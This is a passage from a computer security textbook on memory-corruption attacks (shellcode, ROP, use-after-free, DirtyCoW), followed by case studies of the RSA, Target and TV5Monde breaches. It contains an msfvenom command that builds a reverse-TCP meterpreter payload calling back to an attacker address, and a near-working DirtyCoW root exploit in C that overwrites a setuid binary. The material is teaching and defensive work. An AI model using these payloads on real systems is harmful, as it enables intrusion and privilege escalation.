What this program does is straightforward: it runs the Linux 11th *syscall* with some arguments, that is to say `execv('/bin/sh')`. In other words it starts a shell. Shellcodes used to be written by




Figure 7.3: Illustration of a buffer overflow stack smashing. Starting with a standard stack frame, the attacker fills the buffer with increasingly more information. If the bounds aren't checked, it becomes possible to write on the stack.




Figure 7.4: The attacker overflows a buffer (in red), thereby overwriting the stack and in particular changing the return address value, replacing the previous address by ret. This allows the attacker to redirect execution anywhere, and in particular to the contents of the buffer itself; which contains executable attack code.

hand, a task that is as amusing as it is frustating. Nowadays, automated tools can perform the necessary tricks and generate random-looking, constrained connect-back shellcodes: shellcodes that open a connection to the attacker's computer with a shell. For instance, the very handy `msfvenom`, part of the `metasploit` framework:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.0.3 LPORT=8080 -f elf
```

Return-oriented programming

The previous family of attacks relies on two key assumptions: that the attacker can correctly guess the buffer's position in memory; and that the stack is executable. To prevent this, modern operating systems enforce two mechanisms:

- *The stack is made non-executable.* This is often only a *partial* measure, as some programs are allowed to execute stack code! The operating system therefore maintains a list of which stack segments can or cannot be executed (and sometimes, we can trick the OS about this...). This is referred to under various names, such as NX, W$\hat{X}$, or DEP.

- *Memory addresses are randomised.* Since virtual memory is illusory anyway, the OS can add a further layer of indirection by changing stack (and sometimes heap and code) addresses randomly at each execution. This causes some programs to crash, and is therefore again a *partial* measure, which can be activated or deactivated by the OS. This technique is named address space layout randomisation: ASLR.

NX and ASLR were surprisingly slow to appear in mainstream operating systems (Apple's first attempt for instance is in 2011). Again, these measures are often not systematic even on modern operating systems, and this makes some programs more vulnerable than others: typical victims are the programs that *request* the ability to execute stack or heap code, chiefly JIT compilers, which include the Oracle Java virtual machine and Adobe Flash.

It is also important to note that ASLR is limited on 32-bit machines, because there isn't much memory to begin with. As a result, the randomness is relatively small, which makes ASLR on 32-bits machines easy to bypass.

That being said, assuming that NX and ASLR are correctly implemented (and that we work on a 64 bits machine for instance), shellcoding is effectively impossible.[2] But this shouldn't be taken to mean that attackers are bound to fail: they still have *total control* over the program's

[2]This doesn't mean that shellcoding is impossible *in general*. As a recent example, Tencent Keen Security Lab found a stack overflow on the Huawei Mate9 Pro which they could exploit to gain control over the phone, a feat that earned them $100,000 on day one of the Pwn2Own competition, in late October 2017.

control flow. In particular, neither NX not ASLR prevent the attacker from executing *existing* code, provided they know where the code is. ASLR makes it harder to guess, but not impossible.

Even with ASLR, some code may not be randomised. This is often the case for instance of system libraries. Being low-level programs, these libraries may not be written to support being randomised and therefore are loaded at predictable addresses by the operating system. An attacker can therefore redirect the control flow to some part of the C library for instance (this is called as a `return-to-libc` attack). Attackers can chain such calls (we did this in the lecture), and thereby execute any sequence of functions available in such libraries. When the library is large enough, this opens many possibilities.

In fact, the attacker can run any *sequence* of instructions from these libraries, that end with some return operation (`ret`, `ret ret`, ...), not necessarily whole functions. These are called *gadgets*, and chaining gadgets is a technique known as *return-oriented programming* (ROP). On large enough libraries, the amount of gadgets is so large that arbitrary programs can be written from them.

Neither ASLR, NX, nor code signing can prevent ROP techniques from being effective, when at least one large library or kernel code is not randomised. As a result, the latest generation of operating system (starting in 2015) enforce randomisation at the kernel level as well, a feature known as KASLR. KASLR is fragile and hard to implement, but *assuming good randomness* makes it very tricky to run ROP attacks.

Smashing the heap: Use-after-free

As the stack is becoming an increasingly controlled environment, attackers have turned their attention to other parts of the process memory. The heap in particular is the other key region of memory that holds user inputs, and is therefore plausibly under adversarial control. It is arguably harder to attack, as access is rigidly controlled (it is hard to overflow the heap without getting caught[3]), and the data structure is dynamic, changing over time and from one execution to another.

In this short section we discuss a class of heap vulnerability that is surprisingly effective and easy to setup, and which bypasses all the protection mechanisms discussed so far. At the time of writing, no efficient countermeasure against this vulnerability are implemented or announced in mainstream operating systems.

The basic setting is the following: a program allocates a segment in the heap, puts a function there, and releases the segment (so far so good). The vulnerability is triggered if the program tries to call this freed pointer after having released it, for that reason it is termed a *use-after-free vulnerability* (UAF). In "normal" conditions, an UAF vulnerability does not cause any problem: indeed, the heap is not cleaned when a segment is freed, so the function's code is still intact; calling it works without problem. But an adversary may exploit the situation as follows:

- Have the program create many dynamic objects. These objects are stored in the heap, and since the vulnerable function segment has been freed, one of these objects may replace it. This is called *heap spraying*.
- Trigger the UAF. The program will attempt to call the function — which has now been replaced by the attacker's objects — and in doing so actually runs the attacker's code (ACE, again).

The situation we described is in fact *very common*. Indeed, many object-oriented programming languages implement "object instantiation" by putting object code on the heap; the heap segment

[3]That being said, the *classic* Flash exploit for many years was mainly a heap overfow exploit.

may be freed on exceptions, allowing for UAFs. Especially vulnerable are programs that make heap spraying easy, such as Web browsers[4] (we can heap spray using JavaScript or CSS code), PDF readers (heap spray by abusing JavaScript or the recursive file structure).

Observe that triggering an UAF successfully does not require knowing any address (and is therefore unaffected by ASRL or KASLR), does not run code on the stack (therefore unaffected by NX), and runs within a single program (therefore does not trigger segment violations).

An illustration: The DirtyCoW exploit (2016)

> ***Note:*** *this section is illustrative and may be skipped at first.*

Memory operations are usually slow. The copy-on-write (CoW) optimisation is one way so speed up things a little bit: when a program makes a copy of some memory section, the operating system actually does nothing; this is much more efficient than really copying memory, when the copy is only read. Only if the copy is modified does the operating system actually perform a real copy, and a modification.

In 2016, it was found that the Linux kernel had a *race condition* in the way it handles CoW: in some conditions, two instructions may be executed one before the other, or the other way around. This is known as the DirtyCoW exploit (CVE-2016-5195). Informally, rather that first copying and then modifying the data, it sometimes happened that Linux *first modifies and then copies*. The bug has existed since around Linux 2.6.22 (released in 2007) and was fixed in late 2016.

There are many ways to exploit that vulnerability, for instance attempting repeatedly to copy and modify the copy of sensitive files (e.g. to gain root access). For instance, the following C code uses the DirtyCoW exploit to run an arbitrary shellcode[5]

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <unistd.h>

void *map;
int f;
int stop = 0;
struct stat st;
pthread_t pth1,pth2,pth3;

char suid_binary[] = "/usr/bin/passwd";

unsigned char sc[] = {
/* Insert here shellcode, e.g. the output of
* $ msfvenom -p linux/x64/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i
*/
};
unsigned int sc_len = /* Insert here length of the above */ ;

void *madviseThread(void *arg) {
```

[4]These are interesting targets for many other reasons as well, including the many network functionality that they provide.

[5]This code is modified from a version of `@robinverton`. It should be compiled with `-pthread`.

```
    char *str = (char *)arg;
    int c=0;
    for(int i = 0; i < 1000000 && !stop; ++i) c += madvise(map, 100, MADV_DONTNEED);
}

void *procselfmemThread(void *arg) {
    char *str = (char *)arg;
    int f = open("/proc/self/mem",O_RDWR);
    int c = 0;
    for(int i = 0; i<1000000 && !stop; ++i) {
        lseek(f, map, SEEK_SET);
        c+=write(f, str, sc_len);
    }
}

void *waitForWrite(void *arg) {
    char buf[sc_len];
    for(;;) {
        FILE *fp = fopen(suid_binary, "rb");
        fread(buf, sc_len, 1, fp);
        if(memcmp(buf, sc, sc_len) == 0) break;
        fclose(fp);
        sleep(1);
    }
    stop = 1;
    system(suid_binary);
}

int main(int argc,char *argv[]) {
    // (1) Open read-only target
    f = open(suid_binary, O_RDONLY);
    fstat(f, &st);
    char payload[st.st_size];

    // (2) Make a copy with our shellcode
    memset(payload, 0x90, st.st_size);
    memcpy(payload, sc, sc_len+1);

    // (3) Try many times to use CoW until the race condition happens
    //     and runs our code with the priviledges of root
    map = mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);
    pthread_create(&pth1, NULL, &madviseThread, suid_binary);
    pthread_create(&pth2, NULL, &procselfmemThread, payload);
    pthread_create(&pth3, NULL, &waitForWrite, NULL);
    pthread_join(pth3, NULL);
    return 0;
}
```

To conclude on this vulnerability, we should note that it does not leave any trace on the target host, as it uses absolutely legitimate commands in a legitimate way. That being said, there seems to be evidence that HTTP packets tried to trigger DirtyCoW before its official announcement, which would seem to indicate that the vulnerability was already known to some attackers.

7.3 Assembling an exploit

So we have seen how vulnerabilities can be used to run interesting code, either our own, or some combination of existing instructions. An *exploit* is a self-sufficient piece of information (it can be a program, a file, some special character string...) that abuses the vulnerability of a specified target. It generally has the following structural elements:

- A *nop sled*, i.e., a sequence of dummy operations (the simplest being the `nop` operation, which is `0x90` is x86) at the beggining. This is to account for the possibility that we don't know exactly where our code begins. Using a `nop` sled we can simply target anywhere in the sled, and we will "slide" down to the code's beggining.

- A *vector*, which takes care of setting the necessary situation for the payload to be run. Often the vector takes additional care of hiding the payload from antivirus and intrusion detection systems.

- A *payload*, which is the actual code being executed, and can be changed to fit our purposes.

- A *padding* or *short jump backsled* after the payload, which is either dummy operations, or a sequence of short jumps that eventually lead to the code's beginning. This is to account for the possibility that we may not know the precise address of the code's beginning, and we may send control flow after it; using this we "slide" up to to the code's beginning.

- One or several *return addresses* to control the program's flow, either to be written directly (in the case of a stack-based exploit) or to be jumped to (heap-based exploit).

It should be noted that the vector is often the trickiest part of writing an exploit, as payloads are more or less standardised (after all, we just want a root shell). Many examples of (tested) exploits can be found on the `exploit-db` website[6] which is used by `metasploit`.

Packagers and evasion

To avoid detection, modern malware makes extensive use of *packagers*. A packager is a program that will compress and possibly encrypt the payload, as well as modify the vector to decrypt the payload when needed. This is entirely automated, and while it may cause the exploit to fail sometimes, packaging is efficient at hiding payload signatures.

Since packagers are not used only for malware, it is not possible for antivirus software to block them, on the premise that they have "something to hide". Nevertheless after the packaged malware is known, it is easy to detect. For this reason attackers are increasingly transitioning to randomised packagers, and avoid contaminating many devices.

On top of these, modern packagers provide means to detect emulation, virtualisation, debugging, sandboxing and similar isolation techniques, which may be used by antivirus or intrusion detection software, or researchers, to understand the exploit. These packagers would abort the attack or run an innocent program if they suspect they are being watched too closely.

Post-exploitation and RATs

An exploit is usually just an *entry point* into a system. It provides the attacker with some limited control (or a shell, possibly with administrator privileges). At this point begins the much longer and difficult *post-exploitation* phase. We will see this in more details in a next chapter.

[6]See `https://www.exploit-db.com`

To facilitate post-exploitation, it is practical to use the accessible but primitive shell provided by the exploit in order to install more software. Amongst specialised attack software we will find RATs, *remote administration tools*, such as Poison Ivy. These tools offer many automated functions (screenshots, whole-disk copy, password recovery, etc.) which would be tedious to send through a shell, and allow the attacker to run more exploits from this advanced vantage point.

Some RATs also embark anti-forensic measures, aimed at erasing or faking command history, Internet connection attempts, and overall hiding that an attack is taking place. Finally, the attacker may wish to keep a sustained access to the affected system, by creating accounts or installing rootkits.

Putting it together

At this point, we have seen enough to understand the first part of a cyberattack, i.e., up to the moment an entry point is found. This would more or less follow this pattern:

1. The attacker finds (e.g., by network scanning) vulnerable software installed on a target computer, which can be contacted.

2. The attacker sends, from a possibly fake IP address, a specially crafted packet containing the exploit for this software.

3. The victim software receives the exploit and processes it; the exploit's vector makes sure that this causes the victim software to run the payload.

4. The payload is executed, usually with the rights of the victim software, opening a shell to the attacker.

5. The attacker uses this shell to access the computer, and possibly install additional attack software, in view of post-exploitation.

There are only two parts missing from this picture, which are precisely before the first step (reconnaissance) and after the last step (post-exploitation). It is also a relatively simple picture, which does not quite represent the real challenges faced today by attackers, but it does capture the essence of many cyberattacks.

7.4 Further reading

- The history of blue boxes, of which amongst others Apple founders Steve Jobs and Steve Wozniak are a part, can be read on Wikipedia[7], Wozniak's autobiography [Woz07], and in Sterling's book on 1980–1990's hacker subculture [Ste95].

- A must-read concerning floating-point numbers is Goldberg's classic paper [Gol91]. We also recommend the recent paper on side-channels in floating-point operations by Kohlbrenner and Shacham [KS17], as well as Andrysco et al. [And+15]. Readers interested in floating-point arithmetics are invited to look into (and implement!) the Kahan–Neumaier summation algorithm [Neu74].

- Stack-based attacks are a staple of the 1990s security demoscene. The bases can be found in *Aleph One*'s famous article[8] as well as some interesting updates about it such as Cowan

[7]See https://en.wikipedia.org/wiki/Blue_box

[8]A corrected version can be found here: https://www.cis.upenn.edu/~cis331/project1/stack_smashing.pdf

et al. [Cow+00].[9] An interesting in-depth exploration of process memory written by Qiu is available on GitHub.[10]

- Shellcoding is something a lost art, but the interested reader may enjoy Barral et al.'s construction of an iPhone 6 and 7 alphanumeric ARM shellcode compiler [Bar+16].

- Return-oriented programming is formalised and presented in several papers, the interested reader may start with Roemer et al. [Roe+12]. A discussion of Turing-complete ROP gadgets is provided for instance in Homescu et al. [Hom+12]. About UAF vulnerabilities, an interesting walk-through are Guanxing Wen's writeup and talk at Black Hat 2016.[11] As a general rule, getting acquainted with `exploit-db` is very instructive, as is going through some of the write ups by Google's Project Zero team.[12]

- Motivated readers are strongly encouraged to attempt some relatively easy wargames, such as `io.smashthestack.org` and `root-me.org`, and very motivated ones should try to recreate or participate in capture the flag events.

[9] See also `https://paulmakowski.wordpress.com/2011/01/25/smashing-the-stack-in-2011/` and references therein.

[10] See `https://gist.github.com/CMCDragonkai/10ab53654b2aa6ce55c11cfc5b2432a4`

[11] *Use-After-Use-After-Free: Exploit UAF by Generating Your Own.*

[12] See `https://googleprojectzero.blogspot.fr/`

Part III

Attack and defence

Chapter 8

What do cyberattacks look like?

Information security incidents are ubiquitous. The vast majority of them are benign, involuntary, and quickly forgotten. At the start of the 21st century however, a conjunction of several phenomena made it more appealing than ever before to cause information security incidents. Ever since, increasingly many actors have realised the benefits of this approach, and we may assume that it is a long-term trend: with time, examples of major incidents accumulate.

What we can do, at the very least, is understand not merely the motivations, effects, and techniques — as we have done so far — but also the *strategy* of attackers. This will help us think about what makes their strategies effective or not, and perhaps we may design successful countermeasures. It is reasonable in that respect to look back as some of the aforementioned major incidents, learning from them, but most importantly distilling from them what makes an attack successful.

In telling such stories, one has to make a choice: either describe it as if we were in the targets' shoes, unknowingly experiencing the attack as it unfolds and trying to make sense of what we see; or we can give the post-mortem's view, after all the elements that can be known are known, and a global picture of the attack can be drawn. However, we never quite get the *adversary*'s picture, and even them don't have the *complete* picture of events. Nevertheless there is certainly something valuable to learn from this.

8.1 Some major recent cyberattacks

RSA SecurID Incident – 2011

The RSA company sells security products, in particular two-factor authentication tokens, used at the time by about 40 million employees to access sensitive corporate and government networks. In 2011, they announced a breach and attributed it to "an extremely sophisticated cyber attack". The attack in itself caused damage to the sales and reputation of RSA as a company; but more importantly it has a *ricochet effect*: users of RSA products were also affected. The incident's timeline is summarised in Table 8.1.

An investigation later revealed that the attacker initially sent two different phishing emails over a two-day period. The two emails were sent to two small groups of employees, with subject line "2011 Recruitment Plan", crafted well enough to trick one of the employees to retrieve it from their Junk mail folder and open the attached Excel file.

The Excel spreadsheet, titled "2011 Recruitment plan.xls", which contained an Adobe Flash animation triggering a vulnerability (CVE-2011-0609). This vulnerability was exploited by the attackers to install the Poison Ivy RAT, which gave them total control over the infected machine.

Table 8.1: Timeline or the 2011 RSA SecurID incident.

28 February 2011	`@yuange1975` posts a proof-of-concept heap overflow for Adobe Flash on Twitter.
1 March 2011	Attackers send a first e-mail with a crafted Adobe Flash object included in an Excel file.
2 March 2011	Attackers send a second e-mail. User opens the attached Excel file, triggering the exploit.
10 March 2011	RSA discovers the attack, reports to executives.
14 March 2011	Adobe Security Advisory about the Flash vulnerability, given reference CVE-2011-0609.
17 March 2011	RSA announces to customers they had been victims of "an extremely sophisticated cyber attack".
17 March 2011	RSA writes a formal Form 8-K, indicating the breach was unlikely to have a "material impact on its financial results".
21 March 2011	Adobe releases patch for CVE-2011-0609.
27 May 2011	Lockheed Martin systems attacked, attackers leveraged RSA compromise.
31 May 2011	L-3 Communications attacked, attackers leveraged RSA compromise.
1 June 2011	Northrop Grumman attacked, attackers leveraged RSA compromise.
6 June 2011	RSA admits SecureID compromise, replaces millions of tokens. Company chairman says "we believe and still believe that the customers are protected".
1 August 2011	Financial impact of the breach on RSA estimated at about $66.3 million.
22 August 2011	The initial phishing e-mail is found by investigators.

At the time of this attack, CVE-2011-0609 was not known to Adobe (it is a *zero-day*) although proofs of concepts were already in circulation on Twitter. This may be the source used by attackers to craft this exploit.

Having entered the company network, attackers managed to gain access to other computers. Eventually, they accessed administrator accounts, which have far more privileges. They used this to deactivate security mechanisms and alerts, and locate key servers in the infrastructure.

Attackers then got access to these servers, and moved data of interest out of them, aggregated, compressed, and encrypted everything, to finally FTP transfer the password-protected RAR files to an outside server under their control. It was later found that this external server had itself been compromised, and any trace had been erased after the facts by the careful attackers.

Despite initial claims to the contrary, and an overall attitude of obscurity from RSA and its owner EMC, it was later revealed that the SecurID incident allowed attacker to compromise the security tokens the company sells. This allowed attackers to perform further attacks on key US defence contractors, and led RSA to recall and replace millions of their products. The estimated cost in Q3 2011 was of $66.3 million.

Target Incident – 2013

Target Corp. is an US-based retail company. In 2013, it underwent a security incident that cost the company an estimated $162 million, leading to the theft of millions of customers' credit card details. These figures are reduced by insurance payouts, about $46 million and $44 million in 2013 and 2014. That being said, a federal judge rejected Target's bid to dismiss a lawsuit by banks initiated in December 2014, seeking to recoup money they spent reimbursing fraudulent charges and issuing new credit and debit cards because of the retailer's data breach.

A later investigation revealed that attackers got hold of credentials shared with a subcontractor, Fazio Mechanical, a small heating and air conditioning firm that worked with Target. Fazio had received a phishing e-mail that ran the Citadel malware, and allowed the attackers to steal the virtual private network credentials that Fazio's technicians used to remotely connect to Target's network. The investigation concluded that from this point on, attackers had complete and untethered access to all of the infrastructure, although they were initially limited to a non-administrator account.

This was only temporary, as attackers and investigators alike found that Target had a file containing valid network credentials being stored on several servers, mostly weak passwords (86% of the 547,470 company passwords were broken in under a week, see Figure 8.1), and *default administrator passwords*. By using these default passwords, protecting key internal systems and servers, attackers became system administrators with complete freedom to move about Target's internal network.

Investigators also found other vulnerabilities not used by attackers (including misconfigured services, open databases, etc.) that could ultimately have resulted in a much deeper and wide-ranging compromise. The lack of network segmentation was enough in itself for attackers to succeed in their attack. From there on attackers accumulated and exfiltrated Target customers' data (see Table 8.2), totalising more than 11 GB and 110 million accounts in the period from November to December 2013 — the highest-grossing period of the year.

The complete losses of Target are yet to be estimated, although the direct sales drop is around 46% net profit for the November to December period; on top of this, credit card unions lost over two hundred million dollars for just reissuing cards, and are now engaging Target for compensation. Amidst image degradation and evidence of poor internal security, Target's CEO stepped down in April 2014; the new CEO invested about $100 million to create a dedicated cybersecurity unit within Target. Attackers are estimated to have earn in excess of $53 millions just from reselling credit card data.

TV5Monde Incident – 2015


In April 2015, the French TV station TV5Monde was taken off air, its Facebook, Twitter, and YouTube accounts compromised, and its website defaced, showing pictures of masked and armed men referring to themselves as the "Cyber Caliphate", purportedly related to so-called Islamic State which quickly claimed responsibility.

The attack came months only after the "Charlie Hebdo" attacks, with fears escalating about a coordinated threat actor combining traditional and cyber weapons. A later investigation cast serious doubts about this story, and instead related the attackers to a major strain of similar incidents attributed to APT 28.[1] Offensives lead by APT 28 seem to benefit the Russian

[1] The name APT 28 is by no means standard; it is sometimes referred to as Pawn Storm, Sofacy, Fancy Bear, etc.

Table 8.2: Timeline or the 2013 Target incident.

? September 2013	Attackers send a phishing e-mail to Fazio Mechanical Services, installing the Citadel malware and stealing VPN passwords.
15 November 2013	Attackers test BlackPoS malware on PoS machines.
27 November 2013	Attackers begin collecting credit card data.
30 November 2013	Attackers deploy BlackPoS on all machines, and install data exfiltration software.
30 November 2013	Security warnings raised by multiple security tools (FireEye, Symantec, etc.) but ignored by Target.
Up to December 2013	Attackers encrypt and store credit card numbers to three compromised internal FTP servers, then exfiltrate to servers in Miami, Brazil, and Russia.
2 December 2013	Additional security alerts are raised and ignored.
12 December 2013	US Department of Justice warned the company about suspicious activity involving payment cards, suggesting a potential breach. Target: “The team determined that it did not warrant immediate follow up.”
15 December 2013	Target finds the BlackPoS software installed on its payment terminals.
18 December 2013	Attackers leak about 40 million accounts on the Internet.
18 December 2013	Media report the leak
19 December 2013	Target publicly confirmed that some 40 million credit and debit card accounts were exposed in a breach of its network.
10 January 2014	Target confirms that in excess of 110 million accounts were in fact stolen.
6 February 2014	Fazio Mechanical Services official statement, its “data connection with Target was exclusively for electronic billing, contract submission and project management.” and its “IT system and security measures are in full compliance with industry practices.”
Marc 2014	Target: “With the benefit of hindsight, we are investigating whether if different judgments had been made the outcome may have been different.”
April 2014	Target CEO Gregg Steinhafel resigns.



One to six characters = 83 (0.02%)	**Only lowercase alpha** = 141 (0.03%)
One to eight characters = 224731 (47.59%)	**Only uppercase alpha** = 13 (0.0%)
More than eight characters = 247536 (52.41%)	**Only alpha** = 154 (0.03%)
	Only numeric = 1 (0.0%)
Single digit on the end = 78157 (16.55%)	
Two digits on the end = 68562 (14.52%)	**First capital last symbol** = 60641 (12.84%)
Three digits on the end = 28532 (6.04%)	**First capital last number** = 95626 (20.25%)
Top 10 passwords	**Top 10 base words**
Jan3009# = 4312 (0.91%)	target = 8670 (1.84%)
sto$res1 = 3834 (0.81%)	sto$res = 4799 (1.02%)
train#5 = 3762 (0.8%)	train = 3804 (0.81%)
t@rget7 = 2260 (0.48%)	t@rget = 3286 (0.7%)
CrsMsg#1 = 1785 (0.38%)	summer = 3050 (0.65%)
NvrTeq#13 = 1350 (0.29%)	crsmsg = 1785 (0.38%)
Tar#76DSF = 1301 (0.28%)	winter = 1608 (0.34%)
summer#1 = 1174 (0.25%)	nvrteq = 1362 (0.29%)
R6c#VJm4 = 1006 (0.21%)	tar#76dsf = 1301 (0.28%)
Nov@2011 = 1003 (0.21%)	qwer = 1166 (0.25%)
Password length (length ordered)	**Password length (count ordered)**
3 = 1 (0.0%)	8 = 142924 (30.26%)
5 = 4 (0.0%)	9 = 105636 (22.37%)
6 = 78 (0.02%)	7 = 81724 (17.3%)
7 = 81724 (17.3%)	10 = 64633 (13.69%)
8 = 142924 (30.26%)	11 = 44264 (9.37%)
9 = 105636 (22.37%)	12 = 19229 (4.07%)
10 = 64633 (13.69%)	13 = 9524 (2.02%)
11 = 44264 (9.37%)	14 = 3874 (0.82%)

Figure 8.1: Target's ubiquitous use of weak passwords allowed attackers to quickly gain access to critical infrastructure and ultimately get access to the point of sale terminals.

Federation's geopolitical objectives (government, military, and security organizations, especially Transcaucasian and NATO-aligned states) — although it would be premature to claim a direct connection to the Russian government from the sole basis of publicly available information.

The evening the attack took place was meant for celebration for TV5Monde, that had just launched its latest channel, with French ministers present at the Paris headquarters, and TV5Monde's CEO out for a celebratory dinner with a counterpart from Radio Canada. In a very fast paced sequence of events, reminiscent of the "pawn storm" strategy in chess, attackers took control of the social network accounts, website, and channels of the company, then dismantled the internal e-mail server, all the while erasing firmware from key network equipment. Capitalising on the surprise effect, attackers could maintain access until about midnight that same day, when TV5Monde's CEO took the decision to disconnect from the Internet. This prevented attackers from further performing destructive actions, but left TV5Monde's installations in a state of chaos (see Table 8.3).

Also because of the initial belief in a terror-related event, much energy was invested in dealing with the incident swiftly, and by the next day some shows could air — had the response team failed to re-establish this connection in time, TV5Monde would have lost its contract with broadcasters and probably would have to go bankrupt.

In erasing network devices' firmware the attackers delayed much of the operations, as it was not possible to operate these devices and they had to be essentially replaced and reconfigured. This was further complicated by TV5Monde's complex network, its reliance on many subcontractors and service providers, and the potentially sensitive nature of the threat being dealt with.

It is estimated that the incident cost about €20 million, with an investigation still ongoing to determine the exact source, now that the *modus operandi* is clear. As of today no credible claim

These different denominations do not exactly overlap, but we shall not get into these details here, and simply opted for the shortest name.

Table 8.3: Timeline or the 2015 TV5Monde incident.

23 January 2015	Attackers scan and find a default password on a RDP server. This is a dead-end.
6 February 2015	Attackers access the internal network through stolen VPN credentials. They scan the network and find two Windows machines controlling cameras.
11 February 2015	Attackers use one of these machines to create a new Active Directory administrator account.
16-25 February	Attackers collect data (files, internal wiki, etc.) and login and password information. They verify that the passwords still work. Attackers compromise another administrator machine and install the Sofacy RAT.
3 April 2015	Attackers get access to TV5Monde's social networks accounts and tests the credentials, but do not modify anything.
8 April 19:57	Attackers reconfigure IPs for the encoders. This is not noticed, as the misconfiguration only gets enabled when the technical teams reboot the machines.
8 April 20:58	Attackers posted messages on the channel's Twitter, YouTube, and Facebook pages. They also replace TV5Monde's website by a pro-ISIS page.
8 April 21:48	Attacker erase the firmwares from the switches and routers, effectively stopping 12 channels from airing.
